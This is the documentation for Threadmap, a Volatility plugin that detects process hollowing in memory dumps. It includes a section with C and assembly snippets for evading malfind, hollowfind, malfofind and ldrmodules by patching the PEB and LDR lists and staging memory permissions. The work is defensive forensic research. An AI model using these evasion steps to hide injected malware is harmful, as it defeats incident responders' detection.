Threadmap Documentation

Written by: KSL Group

Contents

Opening Statement

Process hollowing is a long time persistence mechanism which dates back to the days of the infamous computer worm Stuxnet (2010).

In recent years, the need for more advanced forensic capabilities became more evident as malwares became increasingly more sophisticated and new evasion methods were put to use. In particular, new process hollowing techniques were observed in the wild.

It is our belief that despite some recent advances in forensic analysis capability, it is still too easy for a motivated adversary to remain undetected.

In this document we will provide a short overview of how process hollowing works and what the most popular tools do to detect it. We will then describe the methods we utilized to avoid them, and ultimately the conclusions we have reached and implemented in our new Volatility plugin.

Process Hollowing

Process hollowing is a type of code injection technique in which an attacker creates a legitimate process and suspends it, then he "hollows" the process in order to inject different code. Finally he resumes the process. In this way the malicious code is “hidden” under a legitimate process’s structure. This can be summed up the following way (taken from *Art of Memory Forensics*):

1. Start a new instance of a legitimate process (for example, C:\windows\system32\lsass.exe), but with its first thread suspended. At this point, the ImagePathName in the PEB[1] of the new process marks the full path of the legitimate lsass.exe.

2. Acquire the contents for the malicious replacement code. This content can come from a file on disk, an existing buffer in memory, or over the network.

3. Determine the base address (ImageBase[2]) of the lsass.exe process, and then free or unmap the containing memory section. At this point, the process is just an empty container (the DLL[3]s, heaps, stacks, and open handles are still intact, but no process executable exists).

4. Allocate a new memory segment in lsass.exe and make sure that the memory can be read, written, and executed. You can reuse the same ImageBase or a different one

5. Copy the PE[4] header for the malicious process into the newly allocated memory in lsass.exe.
6. Copy each PE section for the malicious process into the proper virtual address in lsass.exe.

7. Set the start address for the first thread (the one that has been in a suspended state) to point at the malicious process’ AddressOfEntryPoint value.

8. Resume the thread. At this point, the malicious process begins executing within the container created for lsass.exe. The ImagePathName in the PEB still points to C:\windows\system32\lsass.exe.

Today’s methods of detection

In volatility’s arsenal of plugins we can see that there are several ways to detect process hollowing:

1. VAD’s[5] permissions. A classic approach is to detect allocated memory marked with PAGE_EXECUTE_READWRITE permissions. This is a very crude method of finding suspicious threads in memory as it outputs a whole lot of false positives.
2. Comparison of ImageBaseAddress of PEB with the registered process’s VADs.
    a. ImageBaseAddress has to point to a VAD with a File Object
    b. Matching between the file name in the PEB and the file name written in the VAD pointed to by the IBA
3. Comparison of LDR[6] lists with VAD information.


[1] PEB – Process Environment Block.
[2] IBA – ImageBaseAddress field.
[3] DLL – Dynamic Link Library.
[4] PE – Portable Executable.
[5] VAD – Virtual Address Descriptor
[6] LDR – Points to a _PEB_LDR_DATA structure, which contains details about the DLLs loaded in a process

Bypassing common detection methods

After looking at some of the plugins we managed to perform process hollowing and remain undetected. In the following POCs[7] we will challenge each method mentioned in the above. These techniques don't require any additional elevated permissions or ring-0 access.

VAD's protection alteration

VAD's protection flags might be misleading. VADs are created with initial protection, these flags remain a part of the VAD's object, even if they are changed with VirtualProtect for example. This is also documented in *The Art of Memory Forensics*. In fact it is possible for malware to map a region with copy-on-write permissions, write malicious code there, and then change the protection to make it executable. The VAD object will still show the original protection flags.
In the following POC we used malfind in an attempt to detect suspicious mapped memory regions.



```
Process: svchost.exe Pid: 2640 Address: 0x430000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 14, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00430000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00430010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00430020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00430030  00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00   ................
```

Fig. 1-1: A snippet of malfind output of KSLSample.vmem[8]

By taking a look at Figure 1-1 we can see an irregularity within the VAD. By observing the VAD's details from the output we can notice:

- There is an MZ magic that implies that there is a loaded PE file.
- The protection flags are set to PAGE_EXECUTE_READWRITE.
- An inconsistency between the loaded PE file within the VAD's address space and the missing File Object flags in the VAD.

Svchost.exe PID: 2640 has been a subject to process hollowing injection technique.
By understanding how malfind works (targeting the VAD's protection flags) we divided the allocation of the memory and the execution of the written code into more steps:

- Allocate memory within the process's address space without execute permissions (PAGE_READWRITE in our POC).
- Write within the allocated memory.
- Change the permissions of the memory region to enable execution (PAGE_EXECUTE_READWRITE in our POC).
- Execute the injected code.

[7] POC – proof of concept. For the purpose of demonstrating our techniques we used *Process-Hollowing project taken from* https://github.com/m0n0ph1/Process-Hollowing*. The project in its entirety belongs to m0n0ph1 and all credits go to him. The code sample is used for research and educational purposes only and we do not encourage nor condone any other use of it.*
[8] KSLSample.vmem is our given memory dump on Windows 7 64bit. The memory dump contains five processes (svchost.exe) that were subject to process hollowing in different approaches


```
PVOID pRemoteImage = VirtualAllocEx
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE
);
DWORD old = 0 ;
VirtualProtectEx(
    pProcessInfo->hProcess,
    pRemoteImage,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    PAGE_EXECUTE_READWRITE,
    &old
);
```

The code presented above is a snippet of our altered ProcessHollowing.exe source code. This code is armed with the malfind evasion technique.

After altering the source code to be more evasive, we can see that malfind failed to show any suspicious activity regarding our process (PID: 2784 in the given memory dump). By using the rest of the methods for detecting process hollowing we can find our process for now.

PEB and VAD comparison

The ImageBaseAddress (IBA) field is part of the PEB which lies in user-mode memory.
The role of the ImageBaseAddress is to point to the loaded .exe file of the process. Part of the process hollowing technique is to modify the IBA pointer to our allocated code.
Normally the IBA points to an address that is part of a VAD that has a File Object (the legitimate PE), but our modification caused the IBA to point to a VAD without a File Object (As we allocated memory space without attaching any file). This so called ‘flaw’ of our technique is used by plugins and tools to detect process hollowing (e.g. one of hollowfind’s methods is to extract the PEB’s IBA pointer field and attempt to locate its matching VAD. Then it checks whether the VAD has a File Object and notify us accordingly).



```
Hollowed Process Information:
        Process: svchost.exe PID: 2784
        Parent Process: ProcessHollowi PPID: 2088
        Creation Time: 2017-09-12 13:29:31 UTC+0000
        Process Base Name(PEB): svchost.exe
        Command Line(PEB): svchost
        Hollow Type: No VAD Entry For Process Executable

VAD and PEB Comparison:
        Base Address(VAD): 0x0
        Process Path(VAD): NA
        Vad Protection: NA
        Vad Tag: NA

        Base Address(PEB): 0x430000
        Process Path(PEB): C:\Windows\SysWOW64\svchost.exe
        Memory Protection: PAGE_READWRITE
        Memory Tag: VadS

0x00430000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00430010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00430020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00430030  00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00   ................
```

Fig. 1-2: A snippet of hollowfind plugin

Figure 1-2 shows a snippet of hollowfind's output – focused on svchost.exe with PID: 2784 (From the previous technique). Hollowfind found this process by applying the comparison between the IBA pointer and the type of VAD it points to. The IBA pointer points to a short VAD (Tag: VadS) and there is not File Object found. Notice that the memory protection is PAGE_READWRITE, because this is how the VAD was created, although it has been changed to PAGE_EXECUTE_READWRITE.

The PEB (as mentioned) relies in user-mode, thus can be modified easily. Here we will change the IBA pointer to a loaded DLL only make the false assumption that the IBA pointer does point to a legitimate VAD with a File Object.


```
    LONG_PTR ldr_addr;
    PPEB_LDR_DATA ldr_data;
    PLDR_MODULE LdMod;
    DWORD *bad_address;


    __asm mov eax, fs:[0x30]  //get the PEB ADDR - 32 bit
        __asm add eax, 0xc
    __asm mov eax, [eax] // get LoaderData ADDR
        __asm mov ldr_addr, eax


    ldr_data = (PPEB_LDR_DATA)ldr_addr;
    LdMod = (PLDR_MODULE)ldr_data->InLoadOrderModuleList.Flink->Flink; // get
the second dll that is loaded
    bad_address = (DWORD*) LdMod->BaseAddress;

    __asm mov eax, gs:[0x60] // using the GS register to get to the peb
    __asm add eax, 0x10 // get the image base address
    __asm mov edx, bad_address
    __asm mov[eax], edx // change IBA
```

After implementing the changes in the code, our process hollowing technique became stealthier (the relevant process is svchost.exe PID 2220). This process isn't found when hollowfind is used, but can be detected by malfofind.



```
Process: svchost.exe Pid: 2220 Ppid: 2696
Address: 0x77490000 Protection: PAGE_EXECUTE_WRITECOPY
Initially mapped file object: c:\windows\syswow64\svchost.exe
Currently mapped file object: \Windows\SysWOW64\ntdll.dll
0x77490000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x77490010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x77490020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x77490030  00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00   ................
```

Fig. 1-3: A snippet of malfofind's output

Malfofind has been able to find our new alteration, because it matches the ImagePathName field in the PEB (a subfield of ProcessParameters) with the VAD's file name (a subfield of File Object). In the output we can clearly see the discrepancy between the files that raises a red flag. The ImagePathName (as part of the PEB) is located at user-mode, which makes it simple to modify.

Mapping an Image File


As shown in the example above, malfofind finds the VAD pointed to by the IBA and compares the file name in the File Object with the PEB's file name. An alternate solution to bypass this check is by loading the process's image file. Internally we will be creating a new VAD that is backed with a File Object of the process's image file itself.
Then we can alter the IBA pointer to the loaded image file and create a new deceptive figure to our hollowed process.

```
hFile = CreateFile("C:\\Windows\\SysWOW64\\svchost.exe", GENERIC_READ,
FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
hMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
LPVOID dw;
dw = MapViewOfFile(hMap, FILE_MAP_READ, 0, 0, 0); //map the svchost file
VirtualLock(dw, sizeof(&dw)); // make sure that it won't be paged

LONG_PTR ldr_addr;
PPEB_LDR_DATA ldr_data;
PLDR_MODULE LdMod;
DWORD *bad_address = (DWORD *)dw;

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
    __asm add eax, 0x10 // get the image base address
__asm mov edx, bad_address
__asm mov[eax], edx // change IBA
```

In the given image, svchost.exe PID: 2828 is a hollowed process that remains undetectable to hollowfind, malfofind and malfind. This process does leave an interesting mark:



```
Pid      Process              Base               InLoad InInit InMem MappedPath
-------- -------------------- ------------------ ------ ------ ----- ----------
    2828 svchost.exe          0x0000000076380000 False  False  False \Windows\SysWOW64\user32.dll
    2828 svchost.exe          0x00000000000f0000 False  False  False \Windows\SysWOW64\svchost.exe
```

Fig. 1-4: A snippet of ldrmodules' output for PID: 2828

In Figure 1-4 we can see the output of ldrmodules and what's interesting about is the fact that svchost.exe itself returns false in every list of the LDR field.
The LDR field is part of the PEB, which also lies in user-mode memory. It consists of three doubly linked lists (taken from *Art of Memory Forensics*):

- InLoadOrderModuleList – Organizes the modules in the order in which they are loaded into a process.
- InMemoryOrderModuleList – Organizes modules in the order in which they appear in the process's virtual memory layout.
- InInitializationOrderModuleList – Organizes modules in the order in which their DLLMain function was executed (Not every loaded DLL's DLLMain will be executed).

The lists contain the same modules in a different order.
The .exe image file will appear as the first module at the InLoadOrderModuleList, because it is the first module that is being loaded to memory. It will not appear in the InInitializationOrderModuleList, as the image file doesn't have a DLLMain function and is executed in a different way.
Ldrmodules plugin scans for all the loaded image files within the process's VADs and matches them with the lists. The new mapped svchost.exe file is located in a different address than before, so when the ldrmodules matches the VAD's start address with the base address in the LDR lists it finds a discrepancy. The LDR can be modified quite easily (relies in user-mode memory), so we patched the base address of svchost.exe in the lists to point to the new mapped file.


```
hFile = CreateFile("C:\\Windows\\SysWOW64\\svchost.exe",
GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,0,NULL);

hMap = CreateFileMapping(hFile,NULL,PAGE_READONLY,0,0,NULL);
LPVOID dw;
dw = MapViewOfFile(hMap,FILE_MAP_READ,0,0,0); //map the svchost file
VirtualLock(dw,sizeof(&dw)); // make sure that it won't be paged

LONG_PTR ldr_addr;
PPEB_LDR_DATA ldr_data;
PLDR_MODULE LdMod;
DWORD *bad_address = (DWORD *)dw;

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
__asm add eax, 0x10 // get the image base address
__asm mov edx, bad_address
__asm mov[eax], edx // change IBA

__asm mov eax, gs:[0x60] // using the GS register to get to the peb
__asm add eax, 0x18 // get the LDR
__asm mov eax, [eax]
__asm add eax, 10h // get the InLoad list
__asm mov eax,[eax]
__asm add eax, 30h // go to where old svchost address was
__asm mov edx, bad_address
__asm mov[eax], edx // overwrite it with the bad address
```



```
Pid      Process              Base               InLoad InInit InMem MappedPath
-------- -------------------- ------------------ ------ ------ ----- ----------
    2460 svchost.exe          0x0000000076380000 False  False  False \Windows\SysWOW64\user32.dll
    2460 svchost.exe          0x00000000000f0000 True   False  True  \Windows\SysWOW64\svchost.exe
    2460 svchost.exe          0x0000000076a30000 False  False  False \Windows\SysWOW64\sechost.dll
```

Fig. 1-5: A snippet of ldrmodules' output for PID: 2460

Figure 1-5 shows us the output of the ldrmodules plugin running over our memory dump with svchost.exe PID: 2460 (Our modified LDR list). This process demonstrates the final version of our code. It remains undetectable to hollowfind, malfofind and malfind. Also we have successfully patched our loaded file's address to the lists. The remaining output shows us that most of the DLLs are not found within the LDR lists. The reason is that our payload uses its own DLL files that are not required by svchost.exe. This can be solved by patching the LDR lists with the right base address like we just demonstrated.

Research overview

The main problem with tools used today is that they heavily rely on fairly simple user-land information. User mode memory is easy to manipulate and can be made to seem legitimate, so we looked to find a more conclusive way to detect code injection – mostly in the form of process hollowing. For that purpose, we used kernel-based information only in an attempt to provide the most complete solution we could. We focused our research to find a field or attribute that resembles the ImageBaseAddress in the PEB, but in kernel memory.
We noticed two interesting fields in the _ETHREAD structure (taken from *Windows Internals 6th Edition*):

- StartAddress – A pointer to ntdll.dll!RtlUserThreadStart wrapper function, which its value is determined by the operating system.

- Win32StartAddress – The address of the function to be executed by the thread, which is passed by the user or the application when using the CreateThread API call (i.e. at process creation the Win32StartAddress points to the main function at .text section).

Changing Win32StartAddress field is an inevitable step required to successfully perform process hollowing (step 7 in the above process hollowing description). Using the Win32StartAddress kernel field we can see what is actually being executed. After we find the location to which a thread is pointing, we can start gathering some information about that particular memory region by mining data from the VAD object (unless it is a system thread). After gathering everything, we will run some tests to find any type of suspicious activity.

Research assertions

The plugin runs several tests that help us pinpoint suspicious threads. Our conclusions apply as follows:

- Every VAD that a thread points to must have a File Object and be a type of IMAGE FILE.
  We have reached this conclusion after carefully observing changes in the VAD trees when calling virtual memory allocation functions from user-land. No matter what the parameters we used were, it seemed not possible to create a VAD with the correct type (image). At most, it's possible to create a VAD that contains a File Object by using a memory mapping function on some file, and still the allocated memory will not be marked as a true image. Therefore it is safe to


conclude that the only way for malware to masquerade as a legitimate process is through kernel functionality which is beyond the scope of this plugin.

- A process must have at least one thread that points to its loaded image file.
- A kernel thread must point to a loaded kernel module.
- A thread that points to a VAD that has a loaded .EXE File Object that is different from the process's image file is considered suspicious.
- A JMP/CALL procedure that refers the thread to a different VAD object is considered suspicious

Threadmap workflow

Bearing the rules described above in mind, we have designed a plugin to perform the necessary testing for us. Notes:

- Once a thread has reached to a red category it will remain red, even if later checks come out fine (e.g. a thread that is related to a VAD object without a File Object will be considered suspicious, even if there are no suspicious JMP/CALL procedures).
- Orange categories will not change to green (similar to red categories).
- Yellow categories can turn out to be green at the end of the flow.



Get all active processes using PSList
foreach process
Get threads using ThreadListHead attribute from _EPROCESS
Match thread's Win32StartAddress
Related to a VAD
Not related to a VAD
VAD has a File Object
VAD doesn't have a File Object
Related to Kernel memory
Not Related to Kernel module
Get mapped module's name and start address
Check thread's status
Active
Terminated
Couldn't obtain memory
Memory might be unmapped
Points to process's image file
Doesn't point to process's image file
Check thread's status
Check file type
Active
Suspended
DLL
EXE
Good thread points to the valid process
Suspicious if there are no other active threads
Suspicious thread points to unfamiliar exe file
Check VAD's type
IMAGE FILE
Not an IMAGE FILE
Check for JMP/CALL procedures in the 3-4 first orders
No JMP/CALL
JMP/CALL
Same VAD
Different VAD

Analyzing with threadmap


As previously discussed, the goal of the plugin is to use kernel-based analysis rather than user-mode based analysis to prevent as much tampering as possible.

The approach we took is based on mapping each thread to its VAD and trying to obtain as much information as possible about the process to which the thread belongs. The mapping is based on the address of entry point found in every _ETHREAD object, pointing to the memory region where the thread starts its execution. By obtaining the correct VAD it becomes simple to determine whether or not a process was tampered with maliciously.

The following properties can be found through VADs and might indicate a process has gone bad:

1. The VAD doesn't have a File Object
2. A JMP or CALL instruction is located at the beginning of the code. Even more suspicious if it jumps to a different memory range
3. The VAD isn't marked as belonging to a loaded image
4. The File Object lists an unfamiliar file

By using these properties we can guarantee very reliable results and a low rate of false-positives.


Suspicious process name, PID and PPID
Reasons why the process is marked as suspicious
Thread's ID and state
Reason why this thread is marked as suspicious
Thread's entry point VAD's information
Disassembly of thread's entry point

```
Thread Map Information:

Process: svchost.exe PID: 2460 PPID: 2596

** No thread is pointing to process's image file
** Found suspicious threads in process

Thread ID: 1228 (ACTIVE)

Reason:
        Thread points to a vad without a file object

Vad Info:
        Thread Entry Point: 0x432104
        Vad Base Address: 0x430000
        Vad End Address: 0x445fff
        Vad Size: 0x15fff
        Vad Tag: VadS
        Vad Protection: PAGE_READWRITE
        Vad Mapped File: ''

        0x00432104  c2 04 00 68 eb 20 43 00 e8 12 02 00 00 a3 20 20   ...h..C.........
        0x00432114  44 00 59 83 f8 ff 75 03 32 c0 c3 68 e4 2a 44 00   D.Y...u.2..h.*D.
        0x00432124  50 e8 6d 02 00 00 59 59 85 c0 75 07 e8 05 00 00   P.m...YY..u.....
        0x00432134  00 eb e5 b0 01 c3 a1 20 20 44 00 83 f8 ff 74 0e   .........D....t.

        0x43210400 c20400           RET 0x4
        0x43210700 68eb204300       PUSH DWORD 0x4320eb
